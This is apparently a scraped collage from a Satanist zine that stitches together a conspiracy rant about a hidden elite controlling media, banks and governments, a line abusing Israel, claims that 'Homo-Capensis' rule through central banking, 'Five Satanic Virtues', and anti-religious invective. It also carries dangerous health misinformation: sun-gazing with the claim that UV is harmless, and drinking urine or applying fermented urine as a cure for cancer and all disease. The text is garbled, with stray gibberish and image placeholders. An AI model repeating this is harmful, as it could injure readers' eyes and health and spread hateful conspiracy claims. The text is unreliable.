They need to destroy our societies in order to have the excuse they need to implement marshal law and to get rid of all opposition, permanently. They want Muslims to clash with Christians. They want Communists to clash with Nationalists. They want traditional men and women to clash with homosexuals and feminists. They want all groups in society to go against each other, head on, violently, brutally and with as much blood-shed and chaos as possible. They want the entire world to look like Syria does today: a Syria they have destroyed, with their mercenaries. They want a civil war in every country on this planet.

Ladies and gentlemen, Syria is a foretaste of what is to come. Of what they have in store for us all. Of what they plan for our homelands and for us.

They control the mainstream media and the educational system, and use them to fill our heads with lies. They control the banks, and use them to enslave us. They own the consumer industry, and use it to bribe us. They control the pharmaceutical industry, and use it to poison us. They control Hollywood, and use it to brainwash us. They control our politicians and governments, and use them to destroy our cultures and societies. They control the so-called ‘Muslims terrorists’ and use them to make us wrongly believe that Islam is such a huge threat to us all. They control the food industry, and use it to poison us. They control the USA, and use her as their henchman. They control the EU. They control China. They control Russia.

They think they control everything.

But they don’t...

“He who governs his home, governs his life.”

All we need do to strip them of their power is to ignore their media, to home-school our children, to stop using their banks, to stop consuming like we do today, to use medicine as intended, to stop seeing films and series made in Hollywood, to not vote for their politicians, to tell the Muslims out there that we know they are not the terrorists here and to let them know that we have a common enemy, to grow our own food, to dig our own wells and perhaps most importantly: to lower our living standards. Instead of trying to have enough money to buy our own freedom, we should understand that we can only live freely without much money. We are only free if we lower our living standard – and we should anyhow. The way we live here in the West is neither healthy nor sustainable.

Return to a simpler life, and their power will crumble. And they will fall. Again. Like they have done so many times in the past.

Return to a simpler life, and you will see that behind the expensive cars, the fashionable clothes, the empty celebrities, the fancy houses and the thick layers of make-up life has real meaning. Behind all the lies there is a deep well of wisdom that we can all drink from, and grow wiser, healthier and happier.

“To learn who rules over you, simply find out who you are not allowed to criticize.” (Voltaire)

Five Satanic Virtues

Selfishness

To be selfish is to ask “What’s in it for me?” Satan rejects sacrifice and martyrdom. The greater good cannot be built on self-inflicted misery. Selfless sacrifice puts us all under the pressing shadow of death. **We reject sacrifice and promote selfish indulgence.**

Laziness

To be lazy is to refuse to do what isn’t working, to stop, to do nothing until we have a better idea, to try something else. When we feel like doing something, we will. If we work too hard, we won’t stop to notice an easier way. **We reject fruitless hard work.**

Insolence

Insolence means not accepting things on authority, refusing to be humble and degraded, refusing to grovel and show respect to superiors. **We insist on dignity and freedom.**

Lustfulness

To be lustful is to embrace all the pleasures we can while we live, to follow our desires and passions wherever they lead us. **We run to the devil that tempts us to ask for more.**

Vanity


To be vain is to love and admire ourselves, to relish our own brilliance and magic, to see in ourselves what is beautiful and attractive, to build and nurture it. To be vain is to accept the forbidden fruit from the serpent in the garden. To be vain is to want to know more. **We proudly leave the narcotic fog of delusion behind us.**













FUCK

ISRAEL





hwhhzh zwh

Homo-Capensis run the world
through the central banking system
World Bank/Vatican. As soon as
humans die they become psychic
ghosts. Pagan Genocide was the first
genocide. Christianity is the root to
all problems in the modern world.
Columbus killed all the Native
Americans and Druidic Mariners.
Atheism is mentally healthy and
theism is a schizophrenia and a
schizotypalism. The Left Hand Path
Deprograms you from the evil Right
Hand Path. Satanism means rational
self motivation so does Thelema.
Auto Urine Therapy and Distilled
Water Cure all the diseases and
cancers combined with sun gazing.
--ALL THE ANSWERS /x90/=◆

Sun Gazing:

The UV Rays from the sun are not harmful The UV Rays Coming From the Sun are Negligable.

You can start with SunRise or SunSet.

Day 1 you start with 10 seconds.

Day 2 20 seconds.

Day 3 30 seconds.

You gradually build up and you can get to like 3 months or 9 months.

It's nice to take this process slowly and be careful.

After 9 months you will be like a battery.

Auto Urine Therapy / Distilled Water Therapy:

The more you meditate to a good theta/delta the better you can do Remote Viewing. Controlled and Technical Remote Viewing is the key to all answers to all of the biggest questions in life.

Auto Urine therapy can be done by drinking your own urine out of a cup when you go to the bathroom. The more you drink distilled water and urine the more negative ions the more charged up you are. Distilled Water and Auto Urine therapy cures.

Pharmaceuticals do not.

Auto Urine therapy can be combined with a fast. Auto Urine therapy can also be done by letting urine sit until it is a more alkaline Ph and is more like a pro-biotic. Also mushrooms and creams grow at the bottum. Thost Mushrooms and creams are a pro-biotic that literally cures most/all skin conditions. You can run the creams and mushrooms through a strainer and use it on your skin. Yes urine will ferment so use a fibre cloth and some kind of jar to store it. Urine is distilled from the kidneys so any distilled water will cure and eliminate bad foreign matter from the body.

Positively charged minerals are not safe. Organic Living Minerals that are negatively charged are.

Why You Should Be an Atheist and stop believing in GOD.

The Perennial Crap of Faith accumulates each day plugging the Intellect causing constipation of the Neural Array.

Our BRAINS must also take a shit letting God Belief pave the road of mythological bullshit so we can use it as an example of what not to believe for if we do, a delay of reason will win the day making us slow thinkers living in a sewer of Faith. The HIV of the Neural Array.

Calpurniso

Five Satanic Virtues

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THIS IS WHY THE LEFT HAND PATH IS MORE SUPERIOR AND HONEST THAN THE RIGHT HAND PATH.....

WHY SHOULD WE FOLLOW A RIGHT HAND PATH RELIGION OR HAVE A GOVERNMENT TELL US THAT WE CANNOT DO THIS ONE THING SUCH AS SMOKE CANNABIS OR FORNICATE JUST BECAUSE THE BIBLE SAID IT WAS WRONG.....

RHP (right hand path) BOOKS SUCH AS THE BIBLE AND THE QUARAN JUSTIFY MURDER, RACISM, SEXISM, SLAVERY, GENOCIDE, BIGOTRY, AND ARE ALSO UNSCIENTIFIC AND HAVE SEVERAL CONTRADICTIONS!!!

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Uncle Stan's
Satanic

Art &

Literature

The Magrag

666



VOLUME 2



Satana Central

Religion is a Psychosis. Plain and Simple. Enough Said. God is not real.


News - UK News - Exorcism

By Francesca Gashway 105 Comments | 18 Sep 2013 00:00

Exorcism video: Watch the brutal process a 'cursed' young mum undergoes to 'rid her body of evil demons'

Foreign evangelists are charging vulnerable people as much as £250 a session to be exorcised




Time: 0 | Like: 124 | 100% Upvoted



Are they Sane? NO, it is the ChristPsychosis mental pest.

Calpurniso

hwhhwhwh





So whether you
eat or drink or
whatever you do,
do it all for the
glory of Satan.

